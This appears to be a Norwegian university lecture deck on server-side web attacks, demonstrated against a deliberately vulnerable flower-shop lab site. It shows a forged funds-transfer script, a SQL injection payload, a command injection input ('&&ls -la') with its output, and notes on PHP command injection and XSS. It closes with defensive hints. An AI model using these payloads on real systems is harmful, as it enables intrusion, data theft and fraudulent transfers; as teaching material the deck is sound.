


```
<script>
  document.location="http://www.naivebank.com/
  transferFunds.php?amount=10000&fromID=1234&toID=5678";
</script>
```

# SERVER-SIDE ANGREP


# Dynamisk innhold = ?

- Server-side script generer typisk HTML'en du mottar



# SQL (Injection)

- I tillegg benytter site'n typisk en (relasjons-) database





# SQL Injection angrep

- I et SQL Injection angrep utnyttes usikker oppbygging av SQL statements slik at angriperen kan injecte andre SQL kommandoer
- Finnes også i varianter som Code Injection angrep hvor angriperen får utført kommandoer i shell på serveren

# SQL Injection eksempel

Kode på server:

```
statement = "SELECT * FROM users WHERE name  
= ' " + userName + "' ;"
```


Injection kode:

```
bengt' OR '1'='1
```

Resultat:

```
SELECT * FROM users WHERE name = ' ' OR  
'1'='1' ;
```

# SQL Injection eksempel



# Command Injection angrep

## Ping a device

Enter an IP address:

Submit

Hva hvis en angriper skriver:

**127.0.0.1&&ls -la**

## Ping a device

Enter an IP address:

Submit

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.  
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.019 ms  
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.025 ms  
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.025 ms  
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.026 ms  
  
--- 127.0.0.1 ping statistics ---  
4 packets transmitted, 4 received, 0% packet loss, time 2999ms  
rtt min/avg/max/mdev = 0.019/0.023/0.026/0.006 ms  
total 20  
drwxr-xr-x  4 hempstutorials hempstutorials 4096 Oct  5 2015 .  
drwxr-xr-x 12 hempstutorials hempstutorials 4096 Oct  5 2015 ..  
drwxr-xr-x  2 hempstutorials hempstutorials 4096 Oct  5 2015 help  
-rwxr-xr-x  1 hempstutorials hempstutorials 1830 Oct  5 2015 index.php  
drwxr-xr-x  2 hempstutorials hempstutorials 4096 Oct  5 2015 source
```

# Forsvar

Vi skal i siste forelesning ha om Defensive Programming, der skal vi lære mer om forsvar mot Web angrep

To hint allerede i dag:


- En web applikasjon må aldri stole på input «fra bruker», alt en server mottar må den forvente at kommer fra en angriper som prøver å skade serveren!
- Det finnes en måte serveren kan be browseren om å skru på sikkerhetsfeatures – dette kalles Security Headers

[www.securityheaders.com](http://www.securityheaders.com)

# Å «knekke» en blomsterbutikk

Eksempelet er hentet fra vedlegget til  
M. Andrews & James A. Whittaker: *How to Break Web Software*, Addison  
Wesley 2006 (ISBN 0-321-36944-0)

# Undersøk siden og oppbygning



- Mange mulige angrepsvektorer




- `wget` lar deg hente «hele nettstedet»
  - HTTP GET meldinger
  - «spider»-funksjonalitet
- Kommandoen under lager en lokal kopi av alt som ligger der og lagrer det i `fs`-katalogen:

```
wget --mirror -nH --no-parent --cut-dirs=2 -r --  
convert-links -P ./fs http://127.0.0.1/flowershop/
```

# Undersøk filene

- PHP
  - Lett å skrive, lett å gjøre feil...
- Mange, mange feil som er gjort på denne «siten»
  - Det er selvsagt «med vilje»
  - Tilsvarende feil dukker dog stadig opp «in the wild»

# KART



# tellfriend.php (1)

- Kalles med POST fra skjema («form») i tellfriend.php
- Inneholder «hidden»-felter...
- Hva gjør sendmessage.php
  - Ser ut som den skal sende en epost...

```
<form action="http://home.nith.no/~blistog/TK2100/flowershop/sendmessage.php" method="post">
<table>
<input type="hidden" name="subject" value="Message from Flos Flowershop">
<input type="hidden" name="email" value="noreply@nowhere.com">
<input type="hidden" name="starttxt" value="You have been sent a message from Flos Flowershop. Messa
<input type="hidden" name="endtxt" value="\n\n--\nThis is an automated system, please do not reply t

<tr><td>From (name)</td><td><input name="from" size="50" maxlength="100"></td></tr>
<tr><td>To (email)</td><td><input name="to" size="50" maxlength="100"></td></tr>
<tr><td valign="top">Message</td><td><textarea name="message" cols="40" rows="8" wrap="physical"></t
<tr><td align="right" colspan="2"><input type="submit" value="Send message"></td></tr>
</table>
```

# sendmessage.php

Use this form to send an email message telling a friend about this site

From (name)

To (email)

Message

**KOMMANDOINJEKSJON/  
«PHP-shell»**

- Skal tydeligvis sende epost...
  - Det involverer gjerne en kommando av typen sendmail og parametre....
- Legger inn en «typisk test»
- ` avslutter parameterene
- ; starter en ny kommando i bash..
- Virker kun på Linux, på Windows må man gjøre dette på en annen måte

## RESULTAT

```
account.php
addmessage.php
admin
buyarrangements.php
buyflowers.php
checklogin.php
checkout.php
checksession.php
db_func.php
delivery.php
fakemail
flowershop.conf
guestbook.php
images
include
index.html
login.php
overflow.php
payment.php
phpinfo.php
register.php
removearrangement.php
removeflower.php
saveuser.php
search.php
searchresults.php
selectarrangements.php
selectflowers.php
sendmessage.php
showdetails.php
sql
style.css
telfriend.php
updatedetails.php
uploads
userdetails.php
```

# Vasker den input?

```

▼ <form action="addmessage.php" method="post">
  ▼ <table>
    ▼ <tbody>
      ▼ <tr>
        <td>Name</td>
        ▼ <td>
          <input name="from" size="50" maxlength="100">
        </td>
      </tr>
      ▼ <tr>
        <td valign="top">Message</td>
        ▼ <td>
          <textarea name="message" cols="40" rows="8" wrap="physical"></textarea>
          <input type="submit" value="Add to guestbook">
        </td>
      </tr>
    </tbody>
  </table>
  <hr>
  ► <div style="overflow: auto; width: 600px; height: 150px; scrollbar-base-color: . . .
    <!-- InstanceEndEditable -->
  </div>
</form>

```

Leave a message below, or scroll down to see other users messages


Name

Message

Leave a message below, or scroll down to see other users messages

Name

Message



Tydeligvis ikke ->  
XSS?  
Cookie-tyveri?


# selectflowers.php

## Sjekker lovlig input

```
function checkqty() {
    if (isNaN(document.flowersfrm.quantity.value)) {
        alert ("Invalid Format!\nMust be a number between 1-99");
        document.flowersfrm.quantity.focus();
        document.flowersfrm.quantity.select();
        return false;
    }
    else if (document.flowersfrm.quantity.value < 1 || document.flowersfrm.quantity.value > 99) {
        alert ("Invalid Format!\nMust be a number between 1-99");
        document.flowersfrm.quantity.focus();
        document.flowersfrm.quantity.select();
        return false;
    }
    return true;
}
```

```
// see if user has cart and update the quantity if so
if (!isset( $_COOKIE["flowershop_cart"] )) {
    // no, just print input field
    echo "<input name=\"quantity\" size=\"3\" value=\"1\" onblur=\"checkqty();\">\n";
}
else{
    // get the cart value and put it in the input field
    $result = db_query("select * from cart where uid=".$_COOKIE["flowershop_cart"]);
    $row = fetch_row($result);
    echo "<input name=\"quantity\" size=\"3\" value=\"".$row["flowerquantity"]."\" onblur=\"checkqty();\">\n";
}
```

,men bare på klient-  
siden?

